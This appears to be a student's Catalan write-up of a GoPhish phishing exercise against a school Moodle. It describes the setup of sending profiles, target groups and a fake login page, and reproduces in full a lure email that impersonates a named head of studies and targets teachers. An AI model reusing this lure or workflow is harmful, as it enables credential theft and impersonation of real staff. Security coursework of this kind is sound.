
(la versió que tu rebis pot ser diferent o aplicada al cas de voler conseguir la contrassenya d'un professor ja que he anat fent modificacions i proves :)

El link dirigeix a https://moodle.cendrassos.com/login a on un cop l'usuari es logejja se'l redirigeix a moodle.cendrassos.net.




Ara crearé un sending profile amb les dades de zohomail (les tinc disponibles a la configuració del compte) i faré una prova per tal de comprovar que els mails s'envien:






Un cop fet això creo un grup amb els correus als cuals vull atacar:
(per provar primer si em funciona a mi)





Aquesta configuració s'utilitzaria en cas de que l'atac fos a nivell local.




Per últim creo la campanya.

He hagut de posar landing page perqué m'obliquen peró no importa ja que ens redirigeix a la pàgina https://moodle.cendrassos.com






Aquest és el correu que reben les víctimes, que al clicar-se es redirigeix a la pàgina falsa del moodle



L'inconvenient de fer l'atac a nivell de tot internet i sense la configuració adecuada (gophish i la pàgina en una sola màquina) és que a gophish no puc veure els estats de la meva campanya de phishing :(

No obstant això si que podem conseguir credencials:



He fet una segona campanya que busca atacar als professors en comptes dels alumnes, en aquest cas dprados@cendrassos.com demana als professors del departament d'informàtica que responguin una enquesta que tracta de l'alumnat i el seu comportament, i que aquesta està disponible al moodle, també els hi deixa un enllaç per tal de que puguin anar-hi directament (canvïo anar al moodle per anar al qüestionari per tal de que aquest es pensi que en comptes d'anar al moodle directament, el link és al questionari i el que al dirigir-se allà els demana autenticació)

Benvolguts professors del Departament d'Informàtica,

Us convidem a participar en una enquesta sobre l'alumnat i el seu comportament. Aquesta enquesta està disponible a Moodle, i podeu accedir-hi a través del següent enllaç. Us recordem que és necessari autenticar-se per poder-hi participar.

Accedeix a l'enquesta

Gràcies!

INSTITUT CENDRASSOS

Dani Prados
Cap d'estudis d'FP
C/Arquitecte Pelai Martínez, 1
17600 Figueres
972 507 908
LinkedIn


Abans d'imprimir aquest missatge, pensa si és realment necessari fer-ho: el medi ambient és cosa de tothom.

Aquest missatge s'adreça exclusivament a la persona o les persones destinatàries i pot contenir informació privilegiada o confidencial. Si l'heu rebut per error, us informem que, en virtut de la legislació vigent, no se'n permet ni la divulgació ni la reproducció sense autorització, i us demanem que ens ho comuniqueu immediatament per aquesta mateixa via i que el destruïu.

Aquest correu és el que tu hauràs rebut, peró amb un disclaimer que t'avisa que de que les dades que introdueixis a la pàgina a la que seràs redirigit serán interceptades per mi ja que bueno.. no crec que hi caiguessis peró vull estalviar-me problemes amb tu o amb qualsevol persona a la que li pugui envïar el correu fent proves(bé, acabo de fer la prova i el primer correu m'he equivocat i t'he envïat la versió normal, demano pietat :/)

Evidentment si haguessim d'efectuar un atac real no seriem tant generosos d'avisar a les víctimes (que de fet m'atreveixo a dir que si millorés l'aspecte del correu i canviés el butó que deixa veure que aquell correu esta fet amb html segurísim que algun professor cauria a la trampa)

He afegit en dprados a sending profiles per tal de que ell pogués envïar mails




1. Entre les víctimes a més d'algun correu que pugueu comprovar (pot ser un correu d'un sol ús), hi ha d'haver el correu electrònic del professor de Seguretat.

